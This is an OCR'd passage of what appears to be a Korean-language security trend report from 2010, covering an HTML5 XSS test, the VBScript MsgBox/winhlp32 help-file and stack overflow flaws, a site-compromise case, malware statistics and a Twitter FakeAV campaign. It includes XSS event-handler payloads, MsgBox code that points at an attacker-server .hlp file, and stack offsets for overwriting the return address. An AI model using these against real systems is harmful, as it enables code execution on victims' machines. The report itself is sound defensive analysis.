ondurationchanged="alert(/XSS2/);"
ontimeupdate="alert(/XSS1/);"></video>
```

[그림 1-12] 테스트 코드



[그림 1-13] 자바스크립트 실행

이렇듯 HTML5를 지원하는 브라우저에서는 HTML5를 이용하여 XSS를 할 수가 있다. XSS를 이용하여, 공격자는 사용자 정보를 가로 채거나, 관리자 권한을 획득하여 XE가 설치된 서버의 쉘을 획득할 수 있다. XE를 사용 중인 홈페이지는 XE에서 배포하는 업데이트를 받아 설치하는 것이 좋다.

VBScript 코드 실행 취약점

Microsoft 사의 VBScript에서 HLP파일 관련 코드 실행 취약점이 발표되었다. 이 취약점은 두 가지 취약점을 가지고 있다.

- 명령 실행 : VBScript "MsgBox" + F1 + 원격지 .hlp 파일 실행
- 스택오버플로우 : winhlp32.exe 긴 입력 파라미터를 통한 스택오버플로우

첫 번째는 문제점을 발생시키는 VBScript 중 MsgBox 함수는 스크립트를 통해 사용자에게 메시지를 보여주는 기능을 담당한다.

```
- MsgBox 함수 -
MsgBox(prompt[,buttons][,title][,helpfile,context])
```

MsgBox에 전달되는 파라미터를 통하여 VBScript를 사용하면 Windows Help 파일을 참조할 수 있다. 따라서, 공격자는 다음과 같이 악의적인 help 파일을 참조하도록 MsgBox를 만들고, 사용자가 Keyboard Short-cut "F1" 버튼을 클릭하도록 유도한다.

```
big = "₩₩₩공격자서버₩공격자파일.hlp"
MsgBox "please press F1 to save the world", ,"please save the world", big, 1
MsgBox "press F1 to close this annoying popup", ,"", big, 1
MsgBox "press F1 to close this annoying popup", ,"", big, 1
```


사용자가 "F1" 키를 클릭하게 되면, 악의적으로 조작된 공격자의 파일이 winhlp32.exe를 통해서 실행되면서 임의의 명령을 수행할 수 있게 된다. 악의적인 공격파일의 경로는 로컬파일시스템, SMB 또는 WedDav를 사용할 수 있다.

해당 취약점은 "F1" 키를 누르는 사용자 행위가 요구되고, SMB세션 접근을 위한 139/445 TCP Outbound 통신채널이 요구되는 등 공격의 성공을 위해서는 몇 가지 제약사항들이 존재하기 때문에 "Medium(중)" 정도의 위험성을 가질 것으로 예상된다.

두 번째로 일어나는 취약점은 스택오버플로우 취약점이다. 이 스택오버플로우 취약점은 winhlp32.exe의 Finitialize 함수 내에서 일어난다.

```
winhlp32!FInitialize:
0101c411 8bff            mov     edi,edi
0101c413 55              push    ebp
0101c414 8bec            mov     ebp,esp
0101c416 81ec4c030000    sub     esp,34Ch
```

[그림 1-14] winhlp32.exe.의 Finitialize 함수



[그림 1-15] winhlp32.exe.의 Finitialize 함수 디버깅


실제 해당 함수내의 스택의 크기는 0x34C = 844 바이트 크기(sub esp, 34Ch)를 갖는다. 또한, 실제 데이터가 복사되는 로컬 스택은 EBP 로부터 0x298 = 664 바이트 떨어진 지점부터 복사되기 때문에 입력 문자열의 유효한 크기는 최대 664 바이트가 될 수 있다. 따라서, 최대 664바이트를 넘는 경우, RET 주소를 사용자 입력 값으로 덮어쓸 수 있게 된다.

이를 이용하여 공격자는 힙 스프레이 기법을 사용하여 힙에 쉘코드를 뿌리고 리턴 어드레스가 쉘코드가 존재하는 힙을 가리키게 하여 사용자 컴퓨터의 권한을 획득 할 수 있다.

[그림 1-16] 버퍼오버플로우 전(좌)과 후(우) 모습


침해 사이트 Case Study

일부 고객들에게서 한글입력이 안 된다는 증상이 접수되어 원인을 파악하는 과정에서 특정 사이트에 침해사고 발생하여 유포되는 악성코드가 정상 imm32.dll을 패치 하여 발생한다는 것을 알게 되었다. 그래서 이번에는 이 부분에 대해서 자세히 알아보고자 한다.



[그림 1-17] 침해 사이트를 경유한 악성코드 유포단계

위 과정에 의해서 %USERPROFILE%₩Application Data₩a.exe가 생성되고 해당 파일에 의해서 정상 %SYSTEM%₩imm32.dll이 패치 된다. 정상 imm32.dll을 패치 하는 과정은 내부적으로 여러 단계를 거치지만 그에 대한 자세한 기술적인 설명은 생략한다.



[그림 1-18] 정상 imm32.dll이 패치 되는 과정

[그림 1-16]에서 보는 것처럼 A.exe에 의해서 패치 된 Imm32.dll이 실행되면 끝에 삽입된 바이러스 코드가 먼저 실행되면서 온라인 게임 핵 악성코드인 %SYSTEM%₩kb6.dll을 로딩하는 역할을 하고 끝나면 정상 Imm32.dll의 기능을 수행할 수 있도록 제어권을 넘겨 준다.

3. 웹 보안 동향

웹 보안 통계


웹 사이트 보안 요약

구분	건수
악성코드 발견 건수	202,910
악성코드 유형	1,046
악성코드가 발견된 도메인	959
악성코드가 발견된 URL	4,594

[표 1-5] 웹 사이트 보안 요약

악성코드 발견 건수는 202,910건이고, 악성코드 유형은 1,046건이며, 악성코드가 발견된 도메인은 959건이며, 악성코드 발견된 URL은 4,594 건이다. 2010년 3월은 2010년 2월보다 악성코드 발견 건수, 악성코드가 발견된 도메인, 악성코드 발견된 URL 은 감소하였으나, 악성코드 유형은 증가하였다.


월별 악성코드 발견 건수



[그림 1-19] 월별 악성코드 발견 건수

2010년 3월 악성코드 발견 건수는 전달의 394,232건에 비해 51% 수준인 202,910건이다.


월별 악성코드 유형



[그림 1-20] 월별 악성코드 유형

2010년 3월 악성코드 유형은 전달의 1,042건과 비슷한 1,046건이다.


월별 악성코드가 발견된 도메인



[그림 1-21] 월별 악성코드가 발견된 도메인

2010년 3월 악성코드가 발견된 도메인은 전달의 975건에 비해 98% 수준인 959건이다.

월별 악성코드가 발견된 URL




[그림 1-22] 월별 악성코드가 발견된 URL

2010년 3월 악성코드가 발견된 URL은 전달의 5,090건에 비해 90% 수준인 4,594건이다.

악성코드 유형별 배포 수

유형	건수	비율
TROJAN	65,073	32.1 %
ADWARE	59,914	29.5 %
DROPPER	17,807	8.8 %
Win32/VIRUT	8,292	4.1 %
DOWNLOADER	3,118	1.5 %
APPCARE	2,654	1.3 %
JOKE	1,366	0.7 %
WIN-CLICKER	1,203	0.6 %
SPYWARE	858	0.4 %
ETC	42,625	21 %
합계	202,910	100 %

[표 1-6] 월별 유형별 배포 수



[그림 1-23] 월별 유형별 분포

악성코드 유형별 배포 수에서 TROJAN류가 65,073건 전체의 32.1%로 1위를 차지하였으며, ADWARE류가 59,914건으로 전체의 29.5%로 2위를 차지하였다.

악성코드 배포 Top 10

순위	등락	악성코드명	건수	비율
1	↑ 3	Win-Adware/Shortcut.InlivePlayerActiveX.234	38,057	32.2 %
2	↑ 1	Win32/Prolaco.worm.607232	23,765	20.1 %
3	↓ 1	Win-Trojan/Downloader.65904	17,127	14.5 %
4	↑ 3	Win32/Induc	9,505	8.1 %
5	New	Win32/Virut	6,485	5.5 %
6	New	Win-Trojan/Dorf.20480	6,011	5.1 %
7	New	Dropper/Muldrop.215920	5,335	4.5 %
8	↑ 1	Win-Adware/Shortcut.IconJoy.642048	4,445	3.8 %
9	New	Win-Trojan/Hupigon.22016.AD	3,724	3.2 %
10	New	Win-Adware/Rogue.PCCare.281160	3,599	3 %
합계			202,910	100%

[표 1-7] 악성코드 배포 Top 10

악성코드 배포 Top 10에서 Win-Adware/Shortcut.InlivePlayerActiveX.234가 지난달과 같이 38,057건으로 1위를 차지하였으며, Top 10에 Wi32/Virut 등 5건이 새로 등장하였다.

웹 보안 이슈

Twitter 메시지를 이용한 악성코드 유포

최근 SNS의 대표적인 사이트로 알려진 Twitter는 접근의 편의성과 정보의 실시간 등과 같은 여러 장점으로 사용자에게 많은 사랑을 받고 있다. 아직 해외의 높은 인기에 비해 국내는 인지율이 낮지만, 꾸준히 그 편리함을 무기로 사용자를 늘리고 있다. 하지만, 이러한 인기의 상승과 함께 해커들의 Twitter 사용자에 대한 악의적인 공격이 증가하고 있는 추세이다. 이번에는 Twitter의 단축 URL을 통한 악성코드 배포 사례가 있어서 안내하고자 한다. Twitter의 단축URL이란, Twitter는 140자 내로만 내용을 게시할 수 있기 때문에, 만약 URL과 같이 문자 수 길이가 너무 많은 길이를 차지하게 된다면 메시지를 작성하는데 제한을 받게 된다. 이러한 문제를 방지하기 위해 단축 URL을 만들어서 사용하고 있다. 하지만, 이 단축 URL은 원래 URL 모양을 인지할 수 없어, 악의적인 용도로 많이 사

용될 수 있다.

최근에 Twitter 메시지 중에서 자극적인 내용과 함께, 단축 URL을 포함한 메시지가 올라왔으며, 이를 클릭 시에 악성코드 유포 URL로 연결되는 것을 확인 하였다.


[그림 1-24] 단축 URL을 포함한 Twitter 메시지

[그림 1-25] 악성코드 유포 사이트로 연결된 화면

단축 URL을 클릭하여 해당 사이트로 이동하게 되면, ActiveX Object 에러가 발생하였다는 메시지 경고 창과 함께 동영상을 보기 위해 ActiveX 설치를 유도한다. ActiveX 설치에 동의 시에 다운로드 창을 띄워 파일을 다운로드 하며, 다운로드 한 파일(inst.exe)은 아래그림과 같이 우리에게 친숙한 아이콘 파일을 다운로드 한다.

[그림 1-26] 다운로드 된 악성파일

다운로드 한 파일을 실행하면 'Security Tool' 이라는 가짜백신(FakeAV)이 실행되며, 허위 진단 결과를 사용자에게 보여주고, 결제를 유도한다.




[그림 1-27] 가짜백신(FakeAV)가 실행되어 허위진단결과를 보여주는 화면

결론적으로, 사용자는 Twitter의 단축 URL 기능을 악용한 타인으로 인해 가짜백신(FakeAV)를 설치하고, 유료 결제 유도에 넘어갈 경우, 금전적인 피해를 입을 수 있다. 이러한 문제를 조기에 방지 하기 위해 현재 해당 파일들은 다음과 같이 V3에서 진단 및 치료가 가능하다.

파일명 : inst.exe
진단명 : Win-Trojan/Fakeav.1113600.AA

하지만, 해당 파일들은 변조되어 여러 사이트를 통해 추가 전파될 수 있으므로, 이러한 악의적인 공격을 차단하기 위해서는 악성코드 유포 사이트를 차단하는 AhnLab의 SiteGuard와 같은 웹 보안제품의 사용을 권한다.



AhnLab V3 Internet Security 8.0

Ⅱ. 1분기 보안 동향

1. 악성코드 동향


악성코드 통계

2010년 1분기 악성코드 통계현황은 다음과 같다.

순위	등락	악성코드명	건수	비율
1	–	Win32/Induc	1,198,922	19.9 %
2	–	TextImage/Autorun	1,017,702	16.9 %
3	↑ 3	Win32/Parite	411,782	6.8 %
4	–	Win32/Virut.B	295,823	4.9 %
5	↓ 2	JS/Shellcode	265,640	4.4 %
6	↑ 1	Win32/Conficker.worm.Gen	242,066	4 %
7	↓ 2	Win32/Virut	237,535	3.9 %
8	↑ 2	Win32/Olala.worm.57344	237,204	3.9 %
9	New	Win32/Palevo.worm.Gen	234,672	3.9 %
10	New	Win-Adware/PointKing.722944	232,120	3.8 %
11	↓ 2	TextImage/Sasan	223,387	3.7 %
12	↓ 1	ALS/Bursted	222,183	3.7 %
13	↓ 1	TextImage/Viking	193,705	3.2 %
14	New	JS/Exploit	192,913	3.2 %
15	New	JS/Redirect	155,226	2.6 %
16	↓ 2	Win32/Traxg.worm.61440	149,257	2.5 %
17	New	JS/ShellCode	139,911	2.3 %
18	↓ 10	Win-Trojan/Daonol.Gen	134,119	2.2 %
19	New	Win-Trojan/OnlineGameHack.324096.C	125,451	2.1 %
20	↓ 1	HTML/Agent	123,501	2 %
합계			6,033,119	100 %

[표 2-1] 악성코드 감염보고 1 분기 Top 20

2010년 1분기 악성코드 감염 보고는 Win32/Induc이 1위를 차지하고 있으며, TextImage/ Autorun과 Win32/Parite가 각각 2위와 3위를 차지 하였다. 신규로 Top20에 진입한 악성코드는 총 6건이다.



AhnLab V3Net for Windows Server 7.0


아래 표는 악성코드의 주요 동향을 파악하기 위하여, 악성코드 별 변종을 종합한 악성코드 대표진단명 감염보고 Top200이다.

순위	등락	악성코드명	건수	비율
1	↑ 1	Win-Trojan/Agent	1,878,292	13.7 %
2	↑ 1	Win-Trojan/OnlineGameHack	1,515,397	11.1 %
3	↑ 2	Win-Trojan/Downloader	1,274,808	9.3 %
4	↓ 3	Win32/Induc	1,199,253	8.8 %
5	↓ 1	TextImage/Autorun	1,018,665	7.4 %
6	↑ 1	Win32/Conficker	697,421	5.1 %
7	↓ 1	Win32/Virut	674,535	4.9 %
8	–	Win32/Autorun.worm	642,839	4.7 %
9	New	Win-Trojan/Onlinegamehack	596,855	4.4 %
10	↑ 8	Win-Trojan/Genome	508,813	3.7 %
11	↑ 5	Win-Adware/BHO	491,721	3.6 %
12	↑ 3	Win-Trojan/Malware	478,527	3.5 %
13	New	Win32/Palevo	457,637	3.3 %
14	New	Win32/Parite	418,048	3.1 %
15	↓ 2	Win32/Kido	393,842	2.9 %
16	↓ 2	Win-Adware/Lastlog	340,967	2.5 %
17	–	Win-Trojan/Daonol	285,003	2.1 %
18	↓ 7	Dropper/OnlineGameHack	280,523	2 %
19	↓ 9	Win-Adware/KorAdware	278,041	2 %
20	↓ 8	JS/Shellcode	265,640	1.9 %
합계			13,696,827	100 %

[표 2-2] 악성코드 대표진단명 감염보고 1분기 Top 20


2010년 1분기 사용자 피해를 주도한 악성코드들의 대표진단명을 보면 Win-Trojan/Agent가 총 보고 건수 1,878,292건으로 전체의 13.7%를 차지하여 1위를 차지하였다. 그 뒤를 Win-Trojan/OnlineGameHack이 1,515,397건으로 11.1%, Win-Trojan/Downloader이 1,274,80 8 건으로 9.3%를 차지하여 2위와 3위를 차지 하였다.

아래 차트는 2010년 1분기 동안 고객으로부터 감염이 보고된 악성코드 유형별 비율이다.



[그림 2-1] 악성코드 유형별 1분기 감염보고 비율

악성코드 유형별로 감염보고건수 비율은 트로잔(TROJAN)류가 41.9%로 가장 많은 비율을 차지하고 있으며, 다음으로 애드웨어(ADWARE)가 13%, 웜(WORM)가 10.9%의 비율을 각각 차지하고 있다.



[그림 2-2] 악성코드 월별 감염보고 건수


2010년 1분기의 악성코드 월별 감염보고 건수는 31,486,648건으로 2009년 04분기의 악성코드 월별 감염 보고건수 33,851,133건에 비해 2,364,485건이 감소하였다.

아래 표는 2010년 1분기에 신규로 접수된 악성코드 중 고객으로부터 감염이 보고된 악성코드 Top200이다.

순위	악성코드명	건수	비율
1	Win-Adware/PointKing.722944	232,120	14.9 %
2	Win-Trojan/OnlineGameHack.324096.C	125,451	8 %
3	Win-Trojan/Scar.464896	98,371	6.3 %
4	Win-Adware/ColorSoft.106496	92,408	5.9 %
5	Win-Trojan/Malware.234728	87,015	5.6 %
6	Win-Trojan/QHost.102102	79,653	5.1 %
7	Win-Dropper/Rogue.PCSafe.2373789	78,276	5 %
8	Win-Trojan/QHost.102108	77,085	4.9 %
9	Win-Adware/BHO.WiseBar.282624	76,298	4.9 %
10	Win-Adware/Migame.423928	70,869	4.5 %
11	Win-Trojan/Downloader.268800.D	69,908	4.5 %
12	Win-Trojan/Downloader.684032.C	68,937	4.4 %
13	Win-Trojan/OnlineGameHack.2732115	57,156	3.7 %
14	Win-Dropper/Rogue.ComClean.2194022	56,406	3.6 %
15	Win-Adware/Elog.666112	54,683	3.5 %
16	Win-Adware/Shortcut.290816	51,533	3.3 %
17	Win-Trojan/Lineplus.118784	49,963	3.2 %
18	ASP/Ace.283136	48,699	3.1 %
19	Win-Trojan/Downloader.324096.C	43,648	2.8 %
20	Win-Adware/WiseBar.360448.D	43,197	2.8 %
합계		1,561,676	100 %

[표 2-3] 신종 악성코드 감염보고 Top 20

2010년 1분기의 신종 악성코드 감염 보고의 Top 20은 Win-Adware/PointKing. 722944가 232,120건으로 전체 14.9%를 차지하여 1위를 차지하였으며, Win-Trojan/OnlineGame Hack.324096.C가 125,451건 2위를 차지하였다.



[그림 2-3] 신종 악성코드 분기 유형별 분포

2010년 1분기의 신종 악성코드 유형별 분포는 트로잔이 60%로 1위를 차지하였다. 그 뒤를 이어 애드웨어가 20%, 웜이 5%를 각각 차지하였다.

악성코드 이슈

2010년 1분기에 발생한 주요 악성코드 이슈를 보면, 2009년에 많은 피해를 입혔던, 취약점을 이용한 악성코드가 여전히 발생하였으며, 이동식 디스크나 MSN을 통해 전파되는 팔레보(Palevo) 웜이 등이 보고 되었다. 또한 금전적인 목적을 가진 국산리워드 프로그램과 즐겨찾기, 바로가기 생성 애드웨어가 증가 하였다.

인터넷 익스플로러 제로데이 취약점 (CVE-2010-0249)

1분기에는 중국에서 제작된 다수의 생성기가 나오면서 그 변형 또한 유입이 예상 되었다. 일반적으로 취약점 코드의 구성은 쉘코드가 포함 되어 있는 악의적인 스크립트를 실행 후 쉘코드에 의한 악의적인 파일 다운로드 및 실행이 일반적인 방법이다. 다른 형태로는 악성코드 파일을 다운로드 하지 않고 문서 파일의 취약점을 이용하여 경우에는 문서 파일 자체에 악의적인 파일을 숨겨 쉘코드 실행 –〉 악의적인 파일 드롭 –〉 실행 순으로 동작 되는 것이 일반적이다.

Win32/Palevo.worm 변형의 기승


팔레보 웜은 1월부터 지속적으로 피해를 입히고 있다. 대부분의 증상은 Explorer.exe에 자신의 스레드를 만들어 동작하는데 이때 특정 호스트로부터 명령을 받아 악의적인 기능을 수행 할 수 있다. 특히 이 웜은 자신을 전파 시키기 위해서 이동식 디스크나 MSN으로 명령을 받은 후 전파 될 수가 있다. 그리고 특정 시스템을 공격하도록 TCP/UDP Flooding 공격을 수행 할 수도 있는데 이 또한 감염 후 C&C로부터 명령을 받아야만 동작하게 되어 있다. 스스로 자신을 업데이트 하고 전파력이 강한 점이 이 웜의 변형을 확산 시키는데 어느 정도 일조 한 것으로 보인다.

국산 리워드(reward) 프로그램의 확산

1분기에는 국내에서 제작된 리워드 프로그램에 의한 피해가 증가 하였다. 특히 애드웨어 포인트킹(Win-Adware/PointKing. 722944)의 경우 2010년 1월 신종 악성코드 감염 건수가 두 번째로 많은 것으로 보고 되었다. 쇼핑몰 구매금액 중 일부를 되돌려주는 리워드 프로그램은 일정 금액 이상 적립 되었을 경우에만 현금으로 돌려 받을 수 있어 일반적인 경우에는 환급이 거의 불가능하다. 이런 점을 이용해 수 많은 리워드 프로그램이 우후죽순처럼 생겨나고 있다. 하지만 대부분 웹 하드 다운로드 프로그램이나 무료 게임 서비스의 번들로 설치되어 보안 제품에서 진단하지 못하는 경우가 많다. 일부 리워드 프로그램은 인터넷 익스플로러 등의 웹 브라우저에 BHO(Browser Helper Object)로 동작해서 잦은 오류를 일으키거나 키워드 검색 결과를 변조하기도 한다. 따라서 웹 하드나 무료 게임 등을 하기 전에 설치되는 프로그램의 목록을 꼼꼼히 살펴보고 자신에게 불필요한 서비스는 설치하지 않는 것이 좋다.

즐겨찾기, 바로가기 생성 애드웨어의 증가

1분기에는 인터넷 즐겨찾기와 인터넷 바로가기를 생성하는 애드웨어가 다시 증가하였다. 과거엔 ActiveX를 이용해 설치되는 경우가 많았지만 최근에는 주로 애드웨어의 번들로 설치되고 있다. 이러한 애드웨어는 방문객을 유치했을 경우 발생하는 수익에 대해 일정 금액을 방문객 유치자에게 돌려주는 일종의 리베이트로 수익을 가져갈 수 있다. 따라서 사용자의 편리함을 위해 사용되어야 할 인터넷 즐겨찾기와 바로가기를 돈벌이를 위해 악용하는 사례는 앞으로도 증가할 것으로 예상된다.




[그림 2-4] 애드웨어에 의해 생성된 즐겨찾기들

2. 시큐리티 동향

시큐리티 통계


2010년 1분기 마이크로소프트 보안 업데이트 현황

2010년 1분기 마이크로소프트사에서 발표된 보안 업데이트는 총 17건으로 분기별 평균에 해당하는 수준이다. 1분기에도 마찬가지로 보안 패치가 발표되기 전에 공격코드가 인터넷에 공개되어 공격에 활용되었다.



